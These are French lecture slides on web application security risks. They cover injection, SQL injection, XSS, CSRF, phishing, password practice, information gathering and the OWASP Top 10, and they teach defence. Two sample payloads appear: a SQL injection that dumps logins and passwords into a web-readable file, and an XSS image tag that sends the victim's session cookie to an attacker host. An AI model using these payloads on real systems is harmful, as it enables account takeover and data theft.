12. Risques applicatifs

11 octobre 2018

Développement web dlm3

Risques applicatifs des app web

HE-Arc (DGR) 2017

Risque

- Faille ou bug permettant d'altérer le fonctionnement
- Un attaquant pourra :
  - Modifier le fonctionnement
  - Accéder ou modifier les données
- Présence possible à tous les niveaux d'un système
  - Application
  - Serveur et Client
  - OS
  - SGBD, …
- Responsabilité des développeurs :
  - OS, serveurs, langages : patches rapidement disponibles
  - nos applications : **c'est nous qui en sommes responsables**

Injection de code

- Données mal validées : possibilité d'exécuter du code
- Passées par requêtes :
  - formulaires
  - URL
  - …
- Type de code injectable : TOUS !

  - HTML
  - SQL
  - Javascript
  - ...

Injections SQL

- Modifier les requêtes envoyées au SGBD
- Obtention d'un résultat non prévu par le développeur
- Deviner la structure du code pour l'exploiter
- SQL est puissant : UNION, INTO DUMPFILE, ...

Exemples[1]

```
SELECT titre, num FROM livres WHERE num=2 UNION
SELECT login, password FROM user INTO DUMPFILE 'www/exploit.txt'
```


Eviter les injections SQL

- N'accepter que des caractères valides
- A défaut, neutraliser les caractères dangereux
- Utiliser les entités HTML
- Vérifications strictes dans le code
- Eviter les noms prévisibles pour une appli critique

Cross Site Scripting (XSS)

- Injection de code (html et script)

[1] https://fr.wikipedia.org/wiki/Injection_SQL



A High Level View of a typical XSS Attack

- Exécution par le navigateur du client

Cross Site Scripting (XSS)

- Enjeux : tout ce qui est possible en JS
  - Redirection
  - Lecture de cookies (session, ...)
  - Envoi d'info à un autre serveur
  - Modification du contenu de la page
  - ...
- Souvent utilisé pour transmettre le cookie de session

```
<img src="http://www.urlinexistante.com/im.jpg"
     onerror="window.location='http://www.pirate.com/recupcookie.jsp?
     cookie='+document.cookie';">
```

3 types de XSS

- Reflected XSS
  - Affichage d'une partie de la requête (recherche, erreur, ...)
- Stored XSS
  - Stockage dans la BDD et affichage (= exécution) par plusieurs clients
- DOM based XSS

  - Exécutée lors de la modification du DOM (Exemple[2])

Cross Site Request Forgery (CSRF - Sea Surf)

- **Principe** :
  - Faire réaliser à quelqu'un une action à son insu, avec ses propres infos d'authentification (credentials)
- Envoi par mail ou post forum de liens ou images
- Les URL correspondent à actions (vote, suppression, ...)

Exemple[3] (SOP, CORS)

Phishing

- Site sosie d'un site officiel :
  1. L'utilisateur saisit ses données...
  2. ... l'attaquant les récupère...
  3. ... et les utilise sur le site officiel
- Difficile à contrer pour le développeur
- L'utilisateur doit être prudent
- Bien lire les URLS et le GUI du navigateur (Exemples[4])

Risques non liés à l'application

- IoT : souvent mal sécurisé (shodan.io[5])
- DoS
- Spoofing (IP, DNS, ARP)
- Buffer Overflows (surtout en C)
- Trojans, backdoors
- Usurpation de mots de passe : dictionnaire, force brute
- **SOCIAL ENGINEERING !!!**

Top 500 passwords cloud

[2] https://www.owasp.org/index.php/DOM_Based_XSS
[3] https://www.owasp.org/index.php/CSRF
[4] http://kb.cadzow.com.au:15384/cadzow/details.aspx?ID=1422
[5] https://www.shodan.io/




Fig. 1 : top 500 passwords cloud

Mots de passe

- 91% of users have a password from the top 1000 (source[6])
- Our passwords habits revealed[7]
- xkcd's password strength[8]
- passwordless[9] authentication
- 2017 : NIST 800-63-3[10] suivi par la NCSC[11]
  - Mots de passe longs plutôt qu'avec des caractères spéciaux
  - Ne forcer le changement qu'en cas de nécessité
  - Autoriser et accompagner l'utilisation de password managers
  - Utiliser la 2FA

Collecte d'information

- Toute information est bonne pour l'attaquant
  - Messages d'erreur
  - Configuration OS serveur
  - Configuration serveurs (http, sql, php, ...)
  - Identifiants et commentaires dans sources -au cas où-
  - SOCIAL ENGINEERING !
- Le développeur doit laisser filter un minimum d'info !
- Utilisée aussi par les "white hats" (etical hackers) : Honeynet Project[12]

[6] https://xato.net/10-000-top-passwords-6d6380716fe0#.q5gcg2vme
[7] http://visual.ly/our-password-habits-revealed
[8] http://xkcd.com/936/
[9] https://hacks.mozilla.org/2014/10/passwordless-authentication-secure-simple-and-fast-to-deploy/
[10] https://nakedsecurity.sophos.com/2016/08/18/nists-new-password-rules-what-you-need-to-know/
[11] https://www.ncsc.gov.uk/guidance/password-guidance-simplifying-your-approach
[12] https://www.honeynet.org/node/960

Bonnes pratiques

- Configuration stricte du serveur
- Valider toutes les entrées (formulaires, requêtes HTTP)
- Filtrage/encodage de toutes les entrées en entités HTML
- Ne jamais afficher directement une saisie de formulaire
  - Ni aucune donnée transmise par HTTP avant de l'avoir filtrée !
- Tester ses formulaires avec des expressions à risques
- Contrôler le maximum de paramètres (même si redondant) :
  - Session, IP, user agent, proxy, …
- Utiliser un framework
  - ces bonnes pratiques sont déjà implémentées
- Suites et logiciels de test

Top 10[13] OWASP 2017

1. Injection
2. Broken Authentication
3. Sensitive Data Exposure
4. XML External Entities (XXE[14])
5. Broken Access Control
6. Security Misconfiguration
7. Cross Site Scripting (XSS)
8. Insecure Deserialization
9. Using Components with Known Vulnerabilities
10. Insufficient Logging & Monitoring

- Top 10 mobile[15]

Références

- Référence
  - OWASP[16]
- Exemples, explications
  - Présentation XSS et CSRF[17] en français

[13] https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
[14] https://www.acunetix.com/blog/articles/xml-external-entity-xxe-vulnerabilities/
[15] https://www.owasp.org/index.php/Mobile_Top_10_2016-Top_10
[16] https://www.owasp.org/index.php/Main_Page
[17] http://www.journaldunet.com/developpeur/tutoriel/php/031030php_nexen-xss1.shtml

  - Protection CSRF[18] en français
- Utilitaires, tutos, exercices
  - Web Goat[19]
  - Insecure Labs[20]
  - Google-Gruyere[21]
  - Tutoriaux et challenges[22] en français

Sources

[18] http://www.apprendre-php.com/tutoriels/tutoriel-39-introduction-aux-cross-site-request-forgeries-ou-sea-surf.html
[19] https://www.owasp.org/index.php/Webgoat
[20] http://www.insecurelabs.org/task
[21] http://google-gruyere.appspot.com/
[22] https://www.securite-info.org/